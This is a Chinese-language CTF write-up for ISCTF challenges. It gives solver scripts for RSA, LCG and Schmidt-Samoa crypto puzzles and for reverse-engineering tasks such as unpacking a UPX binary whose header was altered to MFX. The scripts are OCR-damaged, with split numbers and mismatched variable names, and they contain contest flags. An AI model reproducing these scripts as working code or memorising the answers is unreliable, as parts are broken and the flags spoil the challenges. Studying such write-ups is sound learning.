嘤嘤嘤嘤嘤？ 嘤嘤？嘤嘤？嘤嘤嘤嘤嘤？ 嘤嘤？嘤嘤嘤嘤嘤嘤嘤嘤嘤 嘤嘤嘤嘤嘤？嘤嘤？ 嘤嘤嘤嘤嘤嘤 嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤嘤？嘤嘤嘤
```

题目提示摩斯密码，看摩斯密码表




根据flag外壳可以推断

嘤嘤？ =.　　嘤嘤嘤=–

得到

```
.. ... -.-. - ..-. ----.-- .... ... -... -.. .... ..--.- ... ..-. .--- ..--.- .--- -.. -. ..-. .--- ..--.- -.. .--- -. ..-. .--- -
.. -- -----.-
```

解密得到flag：ISCTF{HSBDH_SFJ_JDNFJ_DJNFJDM}



easy_rsa


解题人：g0ubu1i

获取附件后nc连接，得到pqec，编写脚本求m

Plain Text

```
from Crypto.Util.number import *
from gmpy2 import *

p=167561191404321668748830155982148128078094297761744585473561597817468679161266224937726777063364341455943741358249714181954186947851755403287400313044668068915799453457253339629929712548154901350977293977396925064084110789695911728228292958713708869220389929513985054498626193204179190043233878936508865839033
q=158850164670351411226854199870571072891191250008284001651273515387478727731321002321763694826236623788860130822650234773829136028319501896718021031170321199126229125742927056311652861918625254681349069189136573855288383606649620226798427177954527952663485539668001819685952435682898253076761435373461926046137
e=65537
c=42424132975804633315722892836144655769203219049166685332685920475663897696158532835224026531478810103659695621198723013457182339521276371915478425327208612029152131834178883175181841933865528273758527399156760123791305422802565579968229606483088568347923965908723076460804506883117586224390628331419682758616748975069225165745519031313534067190453015491791277409877463927000683426996020041186284595578892302351664877089320778239954071705662999348219093160660227812549411242473638370478777751061898168854210018541393472463644938950356780343103165672635825917869390628383802617691178349389110593849466294750062051784 29
d = inverse(e, (p-1)*(q-1))
print(long_to_bytes(pow(c, d, p*q)))
```

得到flag



rsa_d


解题人：g0ubu1i

nc连接靶机后要求计算d

写脚本

```
Plain Text
```

```
from Crypto.Util.number import *
from gmpy2 import *

p=43625867
q=5050993
e=65537

d = inverse(e, (p-1)*(q-1))
print(d)
```



ezRSA(τ)

解题人：g0ubu1i

step1:

题目 Python

```python
def step1(m):
    p,q = getPrime(1024),getPrime(1024)
    n=p*q
    e=getPrime(512)
    phi = (p-1)*(q-1)
    while gcd(e,phi) != 1:
        e=getPrime(512)
    d = pow(e,-1,phi)
    k = randint(800,1500)
    f = factor(k)
    # print(f"\n\n\n\n{k=}\n\n\n\n")
    leak = (pow(e, 2) + (e*d - 1)*f)*getPrime(256) + k  # (e**2 + (e*d-1)*k!)*x + k
    print(f"{n=}")
    print(f"{leak=}")
    e = 65537
    c = pow(m,e,n)
    return c
```

根据output.txt我们有n，c，leak，而leak等于

$$leak = (pow(e,2) + (e^d - 1) * f) * getPrime(256) + k$$

且phi = e**d – 1，f为k的阶乘

由于给定的k的范围比较小，所以可以爆破k。

给leak%f后得到

$$leak \equiv e^2 * s + k \pmod{f} \qquad (1)$$

$$e^2 * s = (leak - k)$$

由此确定e**2*s为1280位且不是素数

由推导

$$leak = e^2 * s + t * \varphi(n) * s$$

$$phis = leak - e^2 * s = t * \varphi(n) * s$$

$$\therefore s = gcd(e^2 * s, phis)$$

由此确定e**2*s为1280位且不是素数

由上述条件可得到确定e的条件，写代码

```python
for k in range(800, 1042):
    f = int(factor(k))
    e2_s = (leak-k) % int(f)
    phis = (leak -k - e2_s) // f

    s = GCD(tphi,e2_s)
    if e2s.bit_length() == 1280 and isPrime(e2s)==False and s.bit_length()>=255:
        print(k)
        print(s)
```

即可得到k，s，继续推导可得到phi与e

$$e = iroot(e2_s//s, 2)[0]$$
$$phi = phis//s$$

由此解出第一部分

step2：

首先考察LCG算法，由LCG算法恢复出p

Python

```python
from Crypto.Util.number import *
from random import randint,getrandbits
from sympy import factorial as factor
from gmpy2 import is_prime as is_strongPrime
from gmpy2 import gcd
from libnum import s2n

from Crypto.Util.number import *
def gcd(a,b):
    if(b==0):
        return a
    else:
        return gcd(b,a%b)
leak2 =  [36243785088727106341325629244414864294962319663527604458320409426560793612033700460536083242101119329158435243274873379921187627119295525697134332235140016732512376923075873565446159554316114359940036028978300695668670519435720654739554053378892213981122217802414339873915044581452024463034164205287636417979340410584131169396829222707203176372615357403188449067713174951243032591966864935961795396511284454089338768058305331139615122100409774625106757852284776469788013287229236474340791288793716844776648047444318344189168379568209658702038425522501659167731440474143705069323823257922715038721270982554690635708441585728089036094805730054505696492295730683300002193478561819037345041940787115528445592303142510, 3707657531268843465369646969917923274507341341483950204025637357600814449263032574496424566705812439915548150679438579110456264431525526309588664326456861, 9263925820149827740182684692442727161206242182976684575667062235695526783971703826794731732152445051579616121306722939129265340347908823003172137299057843, 2074945913335013910154623213048029578859287751856028345549777375608560363376678401278101368028875480478784449367307425054839279638073579040249677681481227052936859446617933917872361389151092893299250603966165472023802877016733939957851026719428770748111897050866474067880613419756475700748999497496482278608, 1169538791889404037461397919075674424569430764451305755000680272926397357803359328850780774937432248011264334398346178303234064891680342161511829008635621]
t = []
for i in range(9):
    t.append(leak2[i]-leak2[i-1])
all_n = []
for i in range(7):
    all_n.append(gcd((t[i+1]*t[i-1]-t[i]*t[i]), (t[i+2]*t[i]-t[i+1]*t[i+1])))

MMI = lambda A, n,s=1,t=0,N=0: (n < 2 and t%N or MMI(n, A%n, t, s-A//n*t, N or n),-1)[n<1] #逆元计算
for p in all_n:
```

```
    p=abs(p)
    if p==1:
        continue
    a=(leak2[2]-leak2[1])*MMI((leak2[1]-leak2[0]),p)%p
    ani=MMI(a,p)
    b=(leak2[1]-a*leak2[0])%p
    seed = (ani*(leak2[0]-b))%p
    plaintext=seed
    q = n // p
    if plaintext.bit_length() >= 63 and leak1-p-q==0:
        #continue
        print(a)
        print(b)
        print(p)
        print(seed)
```

通过得到的a，b，seed重新计算seed

Python

```
a = 771039367823402009649695573815309794614982671513357485696512140096837188957 87
b = 804159649054833364419161587604984834366472877070971724218986250620762115189 99
seed = 4700640019334050676
leak2 = []
for i in range(10):
    leak2.append(seed := (seed * a + b) % p)
seed = (seed * a + b) % p
```

接着爆破key得到key

Python

```
for key in trange(60000000+1,10**8 //2+1,-2):
    if is_prime(key) and not is_strongPrime(key):
        print(key)
        break
```

拿到key后可求得base，通过final求得c，求解c得到后半段密文

```python
key = 56052361
base = key ^ seed
e=0x10001
d = inverse(e,(p-1)*(q-1))
final = [226861751627490090531994179598787753367388950714632651656454540868447696031033317088894112446099256224578010183611697566636893609924966492414837948790912 2, 1445275952377746701088629016221431744592935398639655895336779954310077866709012082302847692239730041591520169244063854849129773530127510048494782550102381, 7]
c = 0
u = 0
for i in final:
    c += final * (base ** u)
    u += 1
print(long_to_bytes(pow(c,d,n)))
```

```
1039
10826511145595086015258770445102505316723
ISCTF{yOu_kn0W_RSAgcd_and_g0Od_at
False
42001876462123185185239784190307796633568
12956146404430679073991255192788422129827
25262928778272263228455853937759256405256
_LCG_also_like_Carmichael_number}
 GOUBULI  \Desktop\ISCTF\ezRSA
```

signin


解题人：g0ubu1i

考点：Schmidt-Samoa密码系统

Plain Text

```
from Crypto.Util.number import *

c = 29897791365314067508830838449733707533227957127276785142837008063510003
13259605039388554843956407067883869656316457499081175643459973200162213856 4
17632723315438138071764839235767264289314236760736967990694037154086745665 4
15140888417146763806052306640644169745397199601154819549954920010312384155 6
08593667283323826487603816071279369715977633210153677987475746350929496887 9
21681048582531048177847238453144220603456448853239917124346388190057840774 6
98232477926094195779245521764188333413136661431064460711412886815389780636 2
95445658566185556943251378522545350179235617564967641977262654807191637931 8
63167786945298582991608433604507107249356787162311392314066803138068494010 9
02460916744929138067512470155754273683472289832808288843056622932284078141 1
33626326859497855856431074407658163946921046256754358525171874434021615555 7
60600499544950578230286472585687728938800881913502337194801742583208277342 1
03025696495398456221163806 0
N = 32319133728974247088030979698436875208680571907882849750668752416364360
21279559026753076528399891936983240045179193386905918743759145596242896507 8
56007669217275515235051689758768735530529408948098860529277921046146065473 3
33357110158008648799207873976745048714516868561754202543130629713461365314 6
27535982379718931633528922076268531363809414255082933615667770491818402126 8
91370106045838695484124212397783571579791558324350069782623908757815983802 8
49109451590357380624488436968737140312471089662428308113246310588336044438 2
65822574558816510054763215983649467009345458480077882624118620789015758507 7
36272402998721366662352794082495441303895025585316667229865533166614969641 0
12195668280586477033200418153345241668242651407009849656745509386158276185 3
01334443855737552801531617549980843398648751032649895403939319648954908487 6
19711555700124294191702406981128355348449748466449951568451135718146828444 1
85238617155432417897711198169
d = 22090819539811704862811004213305703250154826422598582316156546039079382
58995236624247329107185793505245903682872078570596705588521064346151346451 8
34326700237847254303850480282481086776700955242055180136476944859759964997 4
75809669112594331847989523721106286242946868539447669502442091869841649639 8
71204166870128113466564988614384326104317058685418299774818753854681437473 3
43594816732146189311594031238922131614306024302947909138477220737629993116 7
44281342419562939147161831074143403304494651428494023540349263780250067494 0
52100148799474115703804339422793554888616843176110669496856972687147607555 9
1128598654573304969
l = pow(2,N*d,N)-2
x=GCD(N,pow(2,l))
print(long_to_bytes(pow(c,d,x)))
```

得到flag




Re

crackme

解题人：g0ubu1i


直接在终端运行程序得到flag



mfx_re

解题人：dmw


下载附件放入ida发现被加壳了



用upx脱壳，脱壳失败

```
PS D:\Tools\逆向\upx-4.1.0-win64\upx-4.1.0-win64> ./upx.exe -d mfx_re
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2023
UPX 4.1.0       Markus Oberhumer, Laszlo Molnar & John Reiser    Aug 8th 2023

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
upx: mfx_re: NotPackedException: not packed by UPX

Unpacked 0 files.
PS D:\Tools\逆向\upx-4.1.0-win64\upx-4.1.0-win64>
```


去010看，把MFX改成UPX



脱壳成功

```
PS D:\Tools\逆向\upx-4.1.0-win64\upx-4.1.0-win64> ./upx.exe -d mfx_re
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2023
UPX 4.1.0       Markus Oberhumer, Laszlo Molnar & John Reiser    Aug 8th

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     26644 <-      7744   29.06%   linux/amd64   mfx_re

Unpacked 1 file.
PS D:\Tools\逆向\upx-4.1.0-win64\upx-4.1.0-win64>
```

去ida找到main函数



看程序发现把一串字符移位了

```
scanf("%s", s);
strcpy(s2, "HRBSEz`db420a7,daab,3c17,`b/4,7c501/63e652|");
v17 = 0;
v18 = 0;
for ( i = 0; ; ++i )
{
  v3 = i;
  if ( v3 >= strlen(s) )
    break;
  --s[i];
}
strcmp(s, s2);
puts("Now you know your flag!");
return 0;
```

写个脚本移位回去得到flag

```
2   s2 = "HRBSEz`db420a7,daab,3c17,`b/4,7c501/63e652|"
3   s = ""
4   for char in s2:
5       s += chr(ord(char) + 1)
6
7   print(s)
8
```

```
问题  输出  调试控制台  终端  端口
PS C:\Users\汪杨峻> python -u "C:\Users\汪杨峻\AppData\Local\Temp\tempCodeRunnerFile.python"
ISCTF{aec531b8-ebbc-4d28-ac05-8d612074f763}
PS C:\Users\汪杨峻>
```

babyRe

解题人：g0ubu1i

根据output.txt的结果猜测为rsa加密，根据数学关系得到p，q，猜测e为65537，得到flag

Python

```python
from Crypto.Util.number import *
from gmpy2 import *
n = 212927890731602272957683197809979769913009236844149914320300773130417623141447100937804683526164480475343392083245180897272107648436551825159553593098136002869498872189165183463912881519545796929121057877806041372763009570468994607966518559831546165837090959215326393713110996596978348870645103513195319024330629495859705326060519180496571801171535616630506339538168520259744488363867071789490647903961075765557823918411270572649452610751262534545312146840588285579642892560401330491874710228486386562427056296249468840579976471529260710690323587315859156874949706872348441060111045355788481871516638565452871236662 99
a = 292884018782106151080211087047278002613718113661882871562870811030932129300110050822187903340426820507419488984883216665816506575312384940488196435920320779296487709207011656728480651848786849994095965852212548311864730225380390740637527033103610408592664948012814290769567441038868614508362013860087396409860
b = 212927890731602272957683197809979769913009236844149914320300773130417623141447100937804683526164480475343392083245180897272107648436551825159553593098136002869498872189165183463912881519545796929121057877806041372763009570468994607966518559831546165837090959215326393713110996596978348870645103513195319024333558336047526387571321291367044581197672797767125168253797228370053809656868172297712526937365343970632018808260102739307617676504386383950194111199791493372607769652471447059159516746974255062368015954771594323698623773783064618096698857646895260960876356352476583967806719766177168016600258704053745200761606 c = 52030055423613237803401036620231444685011617881839307599759247903940979993670629446022285905980531940056014971541837006046146489809589536435967325106354602333635172068032670549765060584955929647818689436179922458084639579571611008001559361099283408087551120916516192583852066840380636008646699344514396374105687004700573625540453348360980133082285181759011132354362579983974013895119262887397592680802513777823567796246165469662372137375352527489260420862036008602515570744406858793541698662064909623312032340195164857009642279246684521819759613529143043577317690813824069407502608175472995527052874829265931759253 96
e = 65537
n = b - a -1
phi = b - 2*a
d = gmpy2.invert(e,phi)
print(long_to_bytes(pow(c,d,n)))
```

```
GOUBULI \Desktop\ISCTF\babyRe 0ms 5:57 PM
g0ubu1i >> & D:/software/Python311/python.exe c:/Users/g0ubu1i/Desktop/ISCTF/babyRe/exp.py
b'ISCTF{kisl-iopa-qdnc-tbfs-ualv}'
GOUBULI \Desktop\ISCTF\babyRe 22ms 5:57 PM
```

FloweyRSA

解题人：g0ubu1i

逆向程序后发现为rsa，其中e=465 ，其中n可分解

写脚本

```python
from Crypto.Util.number import *
from gmpy2 import *

enc=[0x00000000753C2EC5, 0x000000008D90C736, 0x0000000081282CB0, 0x0000000007EECC470, 0x00000000944E15D3, 0x000000002C7AC726, 0x00000000717E8070, 0x0000000030CBE439, 0x00000000B1D95A9C, 0x000000006DB667BB, 0x000000001240463C, 0x0000000077CBFE64, 0x0000000011D8BE59]
enc_10 = []
flag = ""
for i in enc:
    enc_10.append(int(i))

p = 56099
q = 56369
e = 465
d = inverse(e, (p-1)*(q-1))
for i in enc_10:
    flag += str(long_to_bytes(pow(i, d, p*q)))
print(flag.replace("b'", "").replace("'", ""))
print(len(flag))
```

```
 GOUBULI  2ms  9:15 PM
g0ubu1i >> cd c:/Users/g0ubu1i/Desktop/ISCTF
 GOUBULI \Desktop\ISCTF  0ms  9:15 PM
g0ubu1i >> & D:/software/Python311/python.exe c:/Users/g0ubu1i/Desktop/ISCTF/exp.py
flag{reverse_is_N0T_@lways_jusT_RE_myy_H@bI1!!!!!!}
 GOUBULI \Desktop\ISCTF  29ms  9:15 PM
g0ubu1i >>
```

脚本处理时删掉了多余的b，所以flag为flag{reverse_is_N0T_@lways_jusT_RE_myy_H@blb1!!!!!!}

EasyRe

解题人：g0ubu1i

根据逆向写出解密代码为

```python
s=']P_ISRF^PCY[I_YWERYC'
flag= ''
number_list = []
for i in s:
    number_list.append(ord(i))
for i in range(len(number_list)):
    if((0x9b-number_list[i]==88)or(0x9b-number_list[i]==66)):
        number_list[i]=0x9b-number_list[i]
    number_list[i]^=0x11
    flag += chr(number_list[i])
print(flag[::-1])
```

得到flag